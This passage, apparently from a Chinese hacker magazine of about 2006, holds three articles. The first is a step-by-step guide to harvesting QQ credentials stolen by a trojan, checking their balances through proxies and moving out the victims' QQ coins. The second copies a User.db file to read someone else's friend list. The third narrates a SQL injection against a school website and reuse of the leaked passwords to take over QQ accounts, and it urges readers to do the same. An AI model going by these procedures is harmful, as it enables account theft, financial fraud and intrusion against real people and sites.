打开了你的木马。这主要看你的发挥了，要是传播得越多，获得的QQ号码就越多。


图2 foxmail信箱设置

四、收取整理


有了很多的QQ号码发送到邮箱，那么该如何来整理以便于查看QQ一些Q币信息呢？其实很简单，大家使用foxmail即可轻松地整理。首先看一下foxmail的设置，打开foxmail，新建一个账号，输入一些相关的信息，就可以了，如图2。


接下来我们就要收取邮件来导出QQ号码和密码了。点击左边的收取邮件，收取完邮件之后，再全选右边的邮件，如图3。最后点菜单栏上的“文件”，选择“保存为”文本文件。然后打开保存好的的文本，把文本整理一下，把多余的去掉，只留下主题里面的QQ号码和密码，并把“/”替换成“----”，最后保存。


图3 把QQ号码和密码保存为文本文件

五、查询QQ币

首先我们打开花刺代理验证，在花刺代理验证中选择“添加资源”，会弹出一个“代理资源”对话框，需要我们填入“名称”和“网页地址”，名称我们可以根据我们选择的代理网站的名称来填写，以便日后能对应上。为了让大家更加清楚这里如何来填写，我来举一个例子，比如我们这里有个公布代理的网站是 **http://juntuan.net/mfzy/daili/**，接下来我们打开当天的代理，把地址复制一下，如 **http://juntuan.net/mfzy/daili/n/2006-08-15/17583.html**，然后把这个地址COPY到“网页地址”框内，名称则写juntuan。添加完这个资源点击OK回到主界面，我们在“获取代理网址”的列表中就能看见我们刚刚添加的“juntuan”代理资源了，在其名称前面的框中我们打一个勾，然后点击中间栏右边的“下载代理资源”，就把这些资源全部上传到上面的代理列表中去了，如图4。再点击“验证全部”按钮，稍等一会就会验证完毕，我们把那些速度慢和不匹配的去掉，然后导出一个文本文件。


图4 花刺代理验证主界面


图5 QQ资料查询工具

打开“QQ资料查询工具”，在QQ号码里面选择保存整理过的QQ，代理则选择刚刚导出的代理文本文件，最后，点击下面的开始按钮，如图5，填写一下验证码就可以获得QQ的账户信息等，如图中的右边就是所查询QQ的相关资料。

六、转移QQ币

大家都知道，QQ币是不能直接送的，但是我们可以间接的送。比如打开QQ秀商城后，然后打开它的物品，把物品送给自己，不过会有赠送记录出现，要是QQ币多的话建议大家去赠送“会员”给自己。关于转移QQ币的方法很多，我就不一一列举了，大家可以举一反三，尽情地发挥。

敬告：上面的相关技术带有一定的破坏性，请大家做一下技术研究，不要随意滥用。

[本文中所提到的工具在光盘中有提供：花刺代理验证(ProxyThorn)1.8、QQ资料查询工具V1.2、Foxmail 5.0、完美QQ大盗build0812无壳版，同时本文在光盘动画教室还提供有相关动画]

编辑点评：

这篇文章能让读者学会综合利用几种不同的工具来达到自己的目的，所谓“工欲善其事，必先利其器”，正是这个道理。但是读者仅仅学会这几种工具是远远不够的，我担心一些读者可能会卡在如何给别人下马的这一步，这部分有社会工程学+技术+运气的综合因素在里面，这其实也是本文所隐含的一个难点所在，而恰恰这一部分，由于篇幅有限或者说和主题不是很相关，被作者给简化掉了。所以读者还得继续去参考其他相关知识，来为这部分技术做准备。也希望有作者能够对上面提到的难点提出自己的解决办法。到截稿时止，小编已经和本文作者POP商议好，他将会写一篇关于下马的精彩文章——“轻松传播自己的木马”，敬请期待。

看好你的QQ登录记录

马成

相信大家在网吧去上网总是选择登录为网吧模式，因为这样当我们退出去的时候会提示我们是否删除记录，我们一般会选择“是”，如果你点错了，也可以直接在QQ目录下把文件名为你的QQ号码的文件删除掉，这里我就来说说没有删除的后果。




图1

在网吧还是比较好点，有还原精灵，但是QQ木马不在还原的目录下的话还是会保存着的。今天我就以我自己的电脑来给大家讲解不删除记录的危害。我的朋友用过我的电脑，且没有删除掉记录（图1）。

在这几个文件夹里面我们可以发现很多文件，但是不知道大家注意到“User.db”这个文件没有。从字面意思上我们也可以看到这个文件一定和这个QQ里面的用户有关系，就来验证下看看。这个是数据文件，我们不能直接打开，那把这个文件替换到我自己的QQ上面去看看。

先把我自己的QQ上面的信息让大家看看（图2）

把那个“User.db”文件替换掉我的QQ号码文件下的（图3）。




图2




图3

大家看到人数的变化没有？对！别人号码里的好友全部到我的号码里了，这下我们就可以知道这个人的好友了。呵呵，恐怖吧，这就是你没有删除记录所留下的隐患。但是如果在你自己的电脑上面，如果你的号码被盗了，你也可以用这个方法把好友找回来，所以在这里还是提醒大家好好保护好自己的隐私，走的时候记得把聊天记录什么的彻底删除掉。

编辑点评： 人们往往容易忽视细节，或许还有读者看完此文之后依然不以为然。就是好友给你知道了又能如何呢？殊不知此乃社会工程学的开始。

QQ盗密码之谜

独孤求败

这天，因为闲着无聊，加上对我们学校有所不满，于是我决定对学校的校网进行一次检测。


首先用啊D打开学校网址，网站是用ASP写的，扫描注入点，找到了一个（图1）。

接着检测这个注入点，完成后，再检测其表段，一下子就出来了（图2）。

看到了吗，admin哦，下一步就是检测admin的字段（图3），虽然有用户密码，但却没有用户名啊，后来经过实验发现，每一次检测都会有所不同，经过不断尝试终于检测到了用户名（图4）。

最后对admin字段进行内容检测，哈哈，全都出来了，密码还未加密哦(图5)。找到后台登录上去看看，大功告成（图6）。

正要收工，忽然看见检测表段里的users，好奇心驱使我对users字段进行检测后发现，不仅有会员的用户名，ID，密码等必要资料，就


图1




图2

连性别、邮箱都有，更重要的是还有QQ（图7）！

现在还有相当一部分人习惯用同一个密码在其他不同的地方注册，这就是我们在这里要利用的，因此我只对users的password和QQ进行内容检测，并将登陆QQ的密码锁破解掉，以达到方便复制密码的目的，接下来的工作就是一个一个地试喽。

这次入侵没什么新鲜的技术，但巧用人们用同一个密码的习惯达到盗号目的，或许是这次入侵最大的看点吧，希望大家多加利用，最好是去对"洞网"下手，我想收成肯定不错。不过什么都要适可而止哦！

编辑点评：

警告！警告！全民警告！文中所提到的现象几乎每个人都存在吧？而这样的后果也是时有发生的。如何杜绝？小编自己经常是IM有2套密码，论坛有一套密码。最保险的资料又是一套密码……安全第一！安全第一！

